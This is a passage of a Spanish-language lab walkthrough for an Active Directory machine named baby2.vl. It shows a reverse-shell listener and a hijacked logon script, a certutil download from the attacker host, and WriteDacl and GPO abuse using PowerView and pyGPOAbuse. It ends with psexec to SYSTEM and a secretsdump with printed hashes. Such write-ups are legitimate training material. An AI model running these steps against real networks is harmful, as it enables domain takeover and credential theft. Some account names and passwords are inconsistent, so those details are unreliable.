Ponemos nuestra máquina en escucha y sobreescribimos el archivo en el servidor.

Comandos (Listener y Upload):

```
rlwrap -nc -nlvp 443  
put login.vbs
```

Explicación de parámetros:

- `rlwrap` : Envuelve la consola para tener soporte de historial y flechas en la Reverse Shell.
- `-nlvp 443` : Levanta el puerto local 443 a la espera sin usar DNS.
- `put login.vbs` : A través de la consola activa de SMBClient, sobrescribimos el script real.

Resultado: Cuando se loguee un usuario víctima que ejecute este Logon Script, obtendremos la reverse shell. (Resultado: exitoso).

Verificamos el usuario comprometido: **Comando:**

```
whoami
```

Resultado: baby2\amelia.griffiths

Comprobamos la teoría en BloodHound y vemos que efectivamente Amelia utilizaba el mismo ScriptLogon .

X  AMELIA.GRIFFITHS@BABY2.VL	
Created: 2023-08-22 19:18 UTC (GMT+0000)	
Distinguished Name: CN=AMELIA GRIFFITHS,OU=OFFICE,DC=BABY2,DC=VL	
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	BABY2.VL
Domain SID:	S-1-5-21-213243958-1766259620-4276976267
Enabled:	TRUE
Home Directory:	\\baby2.vl\homes\Amelia.Griffiths
Last Collected by BloodHound: 2026-02-13T14:59:30.050107062Z	
Last Logon (Replicated):	2026-02-13 13:17 UTC (GMT+0000)
Last Logon:	2026-02-13 13:17 UTC (GMT+0000)
Last Seen by BloodHound:	2026-02-13 14:59 UTC (GMT+0000)
Logonscript:	\\baby2.vl\SYSTEM\vol\baby2.vl\scripts\login.vbs
Marked Sensitive:	FALSE
Owner SID:	S-1-5-21-213243958-1766259620-4276976267-512
Password Last Set:	2023-08-22 19:18 UTC (GMT+0000)
Password Never Expires:	TRUE
Password Not Required:	TRUE

Obtenemos la flag de usuario.

Comando: type user.txt

Resultado: 42783b2c1483aeb70eca6810f0645c38

7. Escalada de Privilegios


7.1. Revisión de Permisos de Amelia (WriteDacl)

BloodHound reporta que el usuario Amelia tiene varios permisos de tipo Outbound Object Controls críticos. Uno es `WriteDacl` y `WriteOwner` sobre `GPO-Management`. Y el otro es `WriteDacl` y `WriteOwner` sobre `GPOADM`.

Privilegio `WriteAcl` según la documentación del atacante:

The members of the group `LEGACY@BABY2.VL` have permissions to modify the DACL (Discretionary Access Control List) on the user `GPOADM@BABY2.VL`

With write access to the target object's DACL, you can grant yourself any permission you want on the object.



7.2. Explotación de WriteDacl con PowerView

Con este privilegio, la meta es reescribir la ACL del usuario `GPOADM` para otorgarnos todos los permisos y restablecer su contraseña. Descargamos PowerView a la víctima.

Comandos (Atacante):

```
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1 && python3 -m http.server 80
```

Comandos (Víctima):

```
certutil.exe -f -urlcache -split http://10.10.15.81/PowerView.ps1  
Import-Module .\PowerView.ps1
```

Explicación de parámetros:

- Se clona el script de PowerView y se expone por un servidor web simple en Python.

- En la víctima, `certutil.exe -urlcache -split` descarga el archivo remoto al entorno local evadiendo algunas detecciones básicas. Se importa finalmente a la sesión de PowerShell.

A continuación, ejecutamos las acciones para escalar hacia la cuenta GPOADM:

Comandos:

```
Add-DomainObjectAcl -TargetIdentity GPOADM -Rights All -PrincipalIdentity amelia.griffiths

$cred = ConvertTo-SecureString 'P@$w0rd123!' -AsPlainText -Force
Set-DomainUserPassword -Identity GPOADM -AccountPassword $cred
```

Explicación de parámetros:

- `Add-DomainObjectAcl`: Se otorga acceso `GenericAll` (Rights All) al usuario que controlamos (`amelia.griffiths`) sobre el objeto `GPOADM`.
- `Set-DomainUserPassword`: Al tener `GenericAll`, forzamos el cambio de contraseña para `GPOADM` de manera arbitraria.

Verificamos las credenciales cambiadas.

Comando:

```
netexec smb 10.129.234.72 -u 'GPOADMIN' -p 'p@$w0rd123!'
```


(Nota: la invocación utilizó `GPOADMIN` pero el contexto es la cuenta comprometida).

Resultado: [+] baby2.vl\GPOADMIN:p@\$w0rd123!

7.3. Abuso de GPO

En BloodHound vemos que la cuenta `GPOADM` tiene 2 Outbound Object Controls que indican permisos completos (`GenericAll`) sobre:

- `DEFAULT DOMAIN POLICY`
- `DEFAULT DOMAIN CONTROLLERS POLICY`



Explicación del abuso según la nota del analista:

The user GPOADM@BABY2.VL has GenericAll permissions to the GPO DEFAULT DOMAIN CONTROLLERS POLICY@BABY2.VL.

This is also known as full control. This permission allows the trustee to manipulate the target object however they wish.

Como abusar:

With full control of a GPO, you may make modifications to that GPO which will then apply to the users and computers affected by the GPO. Select the target object you wish to push an evil policy down to, then use the gpedit GUI to modify the GPO, using an evil policy that allows item-level targeting, such as a new immediate scheduled task. Then wait at least 2 hours for the group policy client to pick up and execute the new evil policy. See the references tab for a more detailed write up on this abuse.

pyGPOAbuse.py can be used for that purpose.

Clonamos la herramienta necesaria para abusar de la política automáticamente.

Comando: git clone https://github.com/Hackndo/pyGPOAbuse.git

Copiamos en el Distinguished Name el CN requerido para el ataque de inyección a la GPO de controladores de dominio: 31B2F340-016D-11D2-945F-00C04FB984F9

×
☰
DEFAULT DOMAIN POLICY@BABY2.VL
⤴

—
Object Information

Node Type:GPO

Tier Zero:TRUE

Object ID:16398B5E-3BC4-4CD2-A9CB-33B690E6A6AD

Created:2023-08-22 17:37 UTC (GMT+0000)

Distinguished Name:
CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=BABY2,DC=VL

Domain FQDN:BABY2.VL

Domain SID:S-1-5-21-213243958-1766259620-4276976267

Gpcpath:
\
\BABY2.VL\SYSVOL\BABY2.VL\POLICIES\{31B2F340-016D-11D2-945F-00C04FB984F9}

Last Collected by BloodHound:
2026-02-13T14:59:30.050107062Z

Last Seen by BloodHound: 2026-02-13 14:59 UTC (GMT+0000)

Owner SID: S-1-5-21-213243958-1766259620-4276976267-512

Lanzamos el payload que inyectará la tarea programada encargada de meter al usuario GPOADM dentro del grupo de Administradores locales del DC.

Comando: `python3 pygpoabuse.py 'baby2.vl/GPOADM:p@$$w0rd123!' -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -command 'net localgroup Administrators GPOADM /add -f'`

Explicación de parámetros:

- `-gpo-id` : ID de la política vulnerable donde inyectar la carga maliciosa.
- `-command` : Tarea que se forzará por política. En este caso, meter el usuario actual al grupo `Administrators`.

Resultado: `[+] ScheduledTask TASK_160c5e4c created!`

7.4. Confirmación de Pwned

Transcurrido el tiempo de propagación de políticas, confirmamos con Netexec que hemos obtenido privilegios administrativos en la máquina.

Comando:

```
netexec smb 10.129.234.72 -u 'GPOADM' -p 'P@$$w0rd123!'
```

Resultado: [+] baby2.vl\GPOADM:P@\$\$w0rd123! (Pwn3d!)

8. Acceso SYSTEM y Volcado de Credenciales

8.1. Obtención de Shell Administrativa

Accedemos a la consola final usando psexec debido a los altos privilegios.

Comando: `impacket-psexec baby2.vl/GPOADM:'P@$$w0rd123!'@10.129.234.72`

Explicación de parámetros:

- Aprovecha los recursos compartidos ocultos (como ADMIN\$) y servicios en una cuenta de Administrador para subir un binario ejecutable y devolver una shell de sistema (NT AUTHORITY\SYSTEM).

Resultado: acceso exitoso.

Comando: `type root.txt`

Resultado: 293500962edc31fa154951eeeb5740f9

8.2. DCSync Attack

Finalmente, habiendo comprometido el DC, realizamos un ataque DCSync para volcar la base de datos de credenciales del dominio (NTDS.dit).

Comando:

```
impacket-secretsdump baby2.vl/GPOADM:'P@$$w0rd123!'@10.129.234.72
```

Explicación de parámetros:

- Al ostentar máximos privilegios, `secretsdump` simula el comportamiento de replicación de un Controlador de Dominio de Active Directory pidiendo todos los hashes del SAM sin necesidad de extraer ni leer la base física.

Resultado:

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
```

```
[*] Target system bootKey: 0x34170b414576a40142e3edc4911d859d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:61eb5125f9944214679c2d0fd
ca6eb82:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
...
etc
```